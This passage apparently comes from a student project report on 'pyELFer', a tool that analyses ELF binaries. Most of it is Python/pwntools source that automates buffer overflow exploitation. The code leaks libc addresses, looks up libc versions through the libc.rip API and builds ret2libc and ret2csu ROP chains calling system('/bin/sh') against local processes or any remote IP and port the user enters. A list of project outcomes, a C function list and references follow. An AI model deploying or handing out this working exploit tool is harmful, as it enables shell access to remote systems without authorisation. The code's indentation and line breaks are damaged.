r = remote(ip,port)

except Exception:

log.info("Error in making connection to the remote server is it correct ip or port")

sys.exit()

r.sendline(libc\_leaker)

try:

a = r.recvuntil('\x7f')

a = a[-6::1]

a = u64(a.decode('latin-1').ljust(8,'\x00'))

if(puts == True):

libc\_base = a - libc\_file.symbols['puts']

else:

libc\_base = a - libc\_file.symbols['printf']

libc\_system = libc\_base + libc\_file.symbols['system']

bin\_sh = libc\_base + (next(libc\_file.search(b'/bin/sh')))

ret = p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

did\_it\_work = int(input("Did shell popped 1.for yes and 2.for no:"))

if(did\_it\_work == 1):

log.info("pyELFer!!Thanks for using pyELFer")

sys.exit()

elif(did\_it\_work == 2):

count+=1

else:

log.info("Please give the correct input")

except EOFError:

log.info("Exploit works perfectly on local but fails on remote due to some buffering problems in binary")

r.close()

sys.exit()

elif(remote\_exploit == 2):

count = 0

index = -1

ip = input("Give me the Remote server IP:").rstrip()

port = int(input("Give me the Remote server's port:"))

while(count < 4):

try:

r = remote(ip,port)

except Exception:

log.info("Error in making connection to the remote server is it correct ip or port")

sys.exit()

r.sendline(libc\_leaker)

try:

remote\_unknown\_libc\_leak = r.recvuntil('\x7f')

remote\_unknown\_libc\_leak = remote\_unknown\_libc\_leak[-6::1]

remote\_unknown\_libc\_leak = u64(remote\_unknown\_libc\_leak.decode('latin-1').ljust(8,'\x00'))

libc\_list = []

if(puts == True):

request\_handle = requests.post("https://libc.rip/api/find",json = {"symbols":{"puts":hex(remote\_unknown\_libc\_leak)}})

json\_handle = request\_handle.json()

for i in json\_handle:

libc\_list.append(i)

if(len(libc\_list) == 1):

libc\_base = remote\_unknown\_libc\_leak - int(libc\_list[0]["symbols"]["puts"].lstrip("0x"),16)

libc\_system = libc\_base + int(libc\_list[0]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[0]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

else:

if(index == -1):

i = 0

while(i < len(libc\_list)):

print("" + str(i) + "\t" + libc\_list[i]["id"])

i+=1

try:

index = int(input("Enter the index of libc you want to ensure for the exploitation process:"))

except (ValueError,NameError):

log.info("Wrong Input!!Quiting the tools")

r.close()

sys.exit()

libc\_base = remote\_unknown\_libc\_leak - int(libc\_list[index]["symbols"]["puts"].lstrip("0x"),16)

libc\_system = libc\_base + int(libc\_list[index]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[index]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

elif(printf == True):

request\_handle = requests.post("https://libc.rip/api/find",json = {"symbols":{"printf":hex(remote\_unknown\_libc\_leak)}})

json\_handle = request\_handle.json()

for i in json\_handle:

libc\_list.append(i)

if(len(libc\_list) == 1):

libc\_base = remote\_unknown\_libc\_leak - int(libc\_list[0]["symbols"]["printf"].lstrip("0x"),16)

print(hex(libc\_base))

libc\_system = libc\_base + int(libc\_list[0]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[0]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

else:

if(index == -1):

i = 0

while(i < len(libc\_list)):

print("" + str(i) + "\t" + libc\_list[i]["id"])

i+=1

try:

index = int(input("Enter the index of libc you want to ensure for the exploitation process:"))

except (ValueError,NameError):

log.info("Wrong Input!!Quiting the tools")

r.close()

sys.exit()

libc\_base = remote\_unknown\_libc\_leak -

int(libc\_list[index]["symbols"]["printf"].lstrip("0x"),16)

print(hex(libc\_base))

libc\_system = libc\_base + int(libc\_list[index]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[index]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

except EOFError:

log.info("Exploit works perfectly in local but EOFError on remote specifies a buffering problem in binary")

r.close()

sys.exit()

else:

log.info("Only local process exploit!!!")

sys.exit()

elif(work\_input == 2):

log.info("Exploit failed maybe!!pyELFer may have failed")

sys.exit()

else:

log.info("Invalid option given!!")

sys.exit()

elif(write == True):

ret2csu(fl\_name,base\_addr)

log.info("ret2csu under construction")

sys.exit()

def ret2csu(file\_name,base\_addr):

file\_output = subprocess.check\_output(['objdump','-M','intel','-d',file\_name]).decode().split("\n")

csu\_gadget = 0

csu\_gadget\_instructions = []

for i in file\_output:

if(csu\_gadget == 1):

if('ret' in i):

csu\_gadget\_instructions.append(i)

csu\_gadget = 0

else:

csu\_gadget\_instructions.append(i)

else:

if('<\_\_libc\_csu\_init>' in i):

csu\_gadget = 1

mov\_rdx\_gadget = 0

csu\_gadget1 = []

csu\_gadget1\_boolean = 0

csu\_gadget2 = []

csu\_gadget2\_boolean = 0

for i in csu\_gadget\_instructions:

if(mov\_rdx\_gadget == 0):

if('mov rdx' in i):

mov\_rdx\_gadget = 1

csu\_gadget2\_boolean = 1

csu\_gadget2.append(i)

else:

if('pop rbx' in i):

csu\_gadget2\_boolean = 0

csu\_gadget1\_boolean = 1

csu\_gadget1.append(i)

elif(csu\_gadget2\_boolean == 1):

csu\_gadget2.append(i)

else:

csu\_gadget1.append(i)

arg\_registers = []

i = 0

while(i < 3):

reg = csu\_gadget2[i].split(",")[-1][0:3]

arg\_registers.append(reg)

i+=1

pop\_regs = []

i = 0

while(i < len(csu\_gadget1)):

reg = csu\_gadget1[i].split()[-1]

pop\_regs.append(reg)

i+=1

pop\_regs.pop(-1)

i = 0

keys = []

while(i < len(arg\_registers)):

index = pop\_regs.index(arg\_registers[i])

keys.append(index)

i+=1

for i in csu\_gadget2:

if('call' in i):

init\_regs\_8 = pop\_regs.index(i.rstrip("\*8]")[-3:])

keys.append(init\_regs\_8)

init\_regs = pop\_regs.index(i.split("+")[0][-3:])

keys.append(init\_regs)

for i in csu\_gadget2:

if('cmp' in i):

check\_reg = pop\_regs.index(i.split(",")[0][-3:])

keys.append(check\_reg)

e = ELF(file\_name)

dynamic\_value = subprocess.check\_output(["readelf","--sections",file\_name]).decode().split("\n")

for i in dynamic\_value:

if('.dynamic' in i):

dynamic = int(i.split()[-2],16)

if(dynamic < 0x10000):

dynamic = int(base\_addr,16) + dynamic

dynamic\_init = dynamic + 0x18

val\_dict = {keys[0]:6,keys[1]:e.got['write'],keys[2]:1,keys[3]:0,keys[4]:dynamic\_init,keys[5]:1}

csu\_gadget1\_address = int(csu\_gadget1[0].split(":")[0],16)

csu\_gadget2\_address = int(csu\_gadget2[0].split(":")[0],16)

if(csu\_gadget1\_address < 0x10000):

csu\_gadget1\_address = int(base\_addr,16) + csu\_gadget1\_address

if(csu\_gadget2\_address < 0x10000):

csu\_gadget2\_address = int(base\_addr,16) + csu\_gadget2\_address

libc\_location = "/lib/x86\_64-linux-gnu/libc.so.6"

libc = ELF(libc\_location)

extra\_input = input("Any input need to pass to point to the vulnerable buffer:").rstrip().encode()

if(len(extra\_input) > 0):

extra\_input = extra\_input.replace(b"newline",b"\n")

offset = int(input("Enter the offset to reach ret address:"))

try:

r = process(file\_name)

offset\_pusher= extra\_input + b'A' \* offset

read\_leak = p64(csu\_gadget1\_address) + p64(val\_dict.get(0)) + p64(val\_dict.get(1)) + p64(val\_dict.get(2))

read\_leak +=p64(val\_dict.get(3)) + p64(val\_dict.get(4)) + p64(val\_dict.get(5))

read\_leak +=p64(csu\_gadget2\_address) + p64(0) \* 7 + p64(e.plt['write']) + p64(e.symbols['main'])

libc\_leaker = offset\_pusher + read\_leak

r.sendline(libc\_leaker)

a = r.recvuntil('\x7f')

a = a[-6::1]

a = u64(a.decode('latin-1').ljust(8,'\x00'))

libc\_base = a - libc.symbols['write']

libc\_system = libc\_base + libc.symbols['system']

bin\_sh = libc\_base + (next(libc.search(b'/bin/sh')))

offset\_sender = extra\_input + b'A' \* offset

rop = ROP(e)

pop\_rdi = rop.find\_gadget(['pop rdi'])[0]

bomb=p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + bomb

r.sendline(exploit)

r.interactive()

try:

r.close()

except BrokenPipeError:

pass

except EOFError:

log.info("Are u sure that offsets are correct")

sys.exit()

did\_it\_worked = int(input("Did shell popped 1.for yes and 2. for no:"))

if(did\_it\_worked == 1):

remote\_int\_input = int(input("Enter 1.if remote binary present and with remote server libc in hand or 2.remote binary present but no libc is present or any other number for just local testing:"))

if(remote\_int\_input == 1):

ip = input("Give me the Remote server IP:").rstrip()

port = int(input("Give me the Remote server's port:"))

while(True):

try:

libc\_input = input("Enter the location of server's libc file:").rstrip()

break

except FileNotFoundError:

log.info("File name not specified correctly")

shared\_object\_check = subprocess.check\_output(['file',libc\_input])

if(b'shared object' not in shared\_object\_check):

log.info("Not a shared object file given")

sys.exit()

else:

libc\_file = ELF(libc\_input)

count = 0

while(count < 4):

try:

r = remote(ip,port)

except Exception:

log.info("Error in making connection to the remote server is it correct ip or port")

sys.exit()

r.sendline(libc\_leaker)

try:

a = r.recvuntil('\x7f')

a = a[-6::1]

a = u64(a.decode('latin-1').ljust(8,'\x00'))

libc\_base = a - libc\_file.symbols['write']

libc\_system = libc\_base + libc\_file.symbols['system']

bin\_sh = libc\_base + (next(libc\_file.search(b'/bin/sh')))

ret = p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

did\_it\_work = int(input("Did shell popped 1.for yes and 2.for no:"))

if(did\_it\_work == 1):

log.info("Thanks for using pyELFer!!")

sys.exit()

elif(did\_it\_work == 2):

count+=1

else:

log.info("Please give the correct input")

except EOFError:

log.info("Exploit works perfectly on local but fails on remote due to some buffering problems in binary")

r.close()

sys.exit()

if(remote\_int\_input == 2):

count = 0

index = -1

ip = input("Give me the Remote server IP:").rstrip()

port = int(input("Give me the Remote server's port:"))

while(count < 4):

try:

r = remote(ip,port)

except Exception:

log.info("Error in making connection to the remote server is it correct ip or port")

sys.exit()

r.sendline(libc\_leaker)

try:

remote\_unknown\_libc\_leak = r.recvuntil('\x7f')

remote\_unknown\_libc\_leak = remote\_unknown\_libc\_leak[-6::1]

remote\_unknown\_libc\_leak = u64(remote\_unknown\_libc\_leak.decode('latin-1').ljust(8,'\x00'))

log.info("The leaked libc address of write is :" + hex(remote\_unknown\_libc\_leak))

libc\_list = []

request\_handle = requests.post("https://libc.rip/api/find",json = {"symbols":{"write":hex(remote\_unknown\_libc\_leak)}})

json\_handle = request\_handle.json()

for i in json\_handle:

libc\_list.append(i)

if(len(libc\_list) == 1):

libc\_base = remote\_unknown\_libc\_leak - int(libc\_list[0]["symbols"]["write"].lstrip("0x"),16)

libc\_system = libc\_base +

int(libc\_list[0]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[0]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

else:

if(index == -1):

i = 0

while(i < len(libc\_list)):

print("" + str(i) + "\t" + libc\_list[i]["id"])

i+=1

try:

index = int(input("Enter the index of libc you want to ensure for the exploitation process:"))

except (ValueError,NameError):

log.info("Wrong Input!!Quiting the tool")

r.close()

sys.exit()

libc\_base = remote\_unknown\_libc\_leak - int(libc\_list[index]["symbols"]["write"].lstrip("0x"),16)

libc\_system = libc\_base + int(libc\_list[index]["symbols"]["system"].lstrip("0x"),16)

bin\_sh = libc\_base + int(libc\_list[index]["symbols"]["str\_bin\_sh"].lstrip("0x"),16)

ret=p64(rop.find\_gadget(['ret'])[0]) \* count

bomb = p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + ret + bomb

r.sendline(exploit)

r.interactive()

r.close()

shell\_popped = int(input("Did Shell popped 1 for yes 2 for no:"))

if(shell\_popped == 1):

log.info("Thanks for using pyELFer")

sys.exit()

elif(shell\_popped == 2):

count+=1

continue

except EOFError:

log.info("Exploit works perfectly in local but EOFError on remote specifies a buffering problem in binary")

r.close()

sys.exit()

elif(did\_it\_worked == 2):

log.info("pyELFer Did not seemed to have worked here!!Sorry")

sys.exit()

else:

log.info("Invalid Option given")

sys.exit()

try:

(opts,args) = program\_args()

print("------------------------------------------------------------------------------------------------------------------------------------------------------------------")

print("ELF C ANALYZER")

print("------------------------------------------------------------------------------------------------------------------------------------------------------------------")

if(opts.file\_name == False):

print("--------------------------------------------------------------------------------------

------------------------------------------------------------------------")

print("File not specified!!Sorry exiting the Program")

print("--------------------------------------------------------------------------------------------------------------------------------------------------------------")

exit()

os\_check()

pyelf\_directory\_check()

link\_info,elf\_file\_check\_output = elf\_file\_check(opts.file\_name)

if(link\_info == 'dynamic'):

print("STEP 1:Gonna put the printable characters of the executable in the folder /tmp/pyELFer/string\_for\_(file\_name\_provided\_comes\_here).txt")

printable\_chars\_of\_executable(opts.file\_name)

file\_name = opts.file\_name.split("/")[-1]

print("--------------------------------------------------------------------------------------------------------------------------------------------------------------")

print("\t\t\t\t\t\t\t\t\t\tABOUT THE FILE SPECIFIED")

print("--------------------------------------------------------------------------------------------------------------------------------------------------------------")

elif(link\_info == 'static'):

print("Sorry not gonna dump the strings from the binary as it is statically linked and produce more bogus data")

else:

print("Sorry not ELF or other issue maybe grouping of strings can go wrong so not gonna dump the strings")

file\_ARCH\_check = py\_arch\_parser(elf\_file\_check\_output)

file\_strip\_check = py\_strip\_parser(elf\_file\_check\_output)

print("-------------------------------------")

print("3.STRIPPED: " + str(file\_strip\_check))

print("-------------------------------------")

exec\_boolean = execution\_check(file\_ARCH\_check)

print("-----------------------------------------------")

print("4.Can this Executable run on this machine:" + str(exec\_boolean))

print("-----------------------------------------------")

if(exec\_boolean == False):

sys.exit()

try:

mode = int(input("Enter the mode\n1.Exploitation Mode\n2.Reverse Engineering Mode\n"))

if((mode == 1) and (file\_strip\_check == False) and (exec\_boolean == True)):

exploitation\_mode(opts.file\_name,file\_ARCH\_check)

except (ValueError,NameError):

log.info("Please Input a Number")

sys.exit()

except KeyboardInterrupt:

log.info("User pressed!!Ctrl+C!Exiting the Program!!")

sys.exit()

**C functions.txt**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Abort  abs  acos  asctime  asctime\_r  asin  assert  atan  atan2  atexit  atof  atoi  atol  bsearch  btowc  calloc  catclose  catgets  catopen  ceil  clearerr | clock  cos  cosh  ctime  ctime64  ctime\_r  ctime64\_r  difftime  difftime64  div  erf  erfc  exit  exp  fabs  fclose  fdopen  feof  ferror  fflush  fgetc | fgetpos  fgets  fgetwc  fgetws  fileno  floor  fmod  fopen  fprintf  fputc  fputs  fputwc  fputws  fread  free  freopen  frexp  fscanf  fseek  fsetpos  ftell | fwide  fwprintf  fwrite  fwscanf  gamma  getc  getchar  getenv  gets  getwc  getwchar  gmtime  gmtime64  gmtime\_r  gmtime64\_r  hypot  isalnum  isalpha  isascii  isblank  iscntrl | isdigit  isgraph  islower  isprint  ispunct  isspace  isupper  iswalnum  iswalpha  iswblank  iswcntrl  iswctype  iswdigit  iswgraph  iswlower  iswprint  iswpunct  iswspace  iswupper  iswxdigit  isxdigit  j0 |

### bof.py

### #!/usr/bin/env python3

### import sys

### from pwn import \*

### e = ELF(sys.argv[1])

### Outcomes of the project:

1. Analyze the ELF Binary file.

2. Group the printable characters in ELF binary file in a way that is optimized for user to get the idea about the strings, compiler version, sometimes OS info, user defined function names and predefined function names, section headers and source code name.

3. Automate the process of stack buffer overflow.

4. Detects whether the ELF binary is vulnerable to a buffer overflow attack.

5. Exploits the buffer overflow with different methods based on the binary’s exploit mitigation present like ret2win, shellcode injection, ret2libc, ret2csu→ ret2libc.

6. Reverses the program to get knowledge about the functions used in binaries.

### 7. Fetches information about the library calls this is critical to get arguments used

by string functions related to user input compare and system calls made by the binary.

8. Uses various method to find the keygen or flag present in the binary if for any CTF challenges.

### REFERENCES

1. Popa Marius states the importance of reverse engineering to find out about the vulnerabilities of the system.

#### Smashing the stack for fun and profit by Aleph One

### Return-to-csu: A New Method to Bypass 64-bit Linux ASLR by Dr.Hector University of Scotland.

1. The advanced return-into-lib(c) exploits by Nergwal
2. Scraps of notes on remote stack overflow exploitation by Adam Zabrocki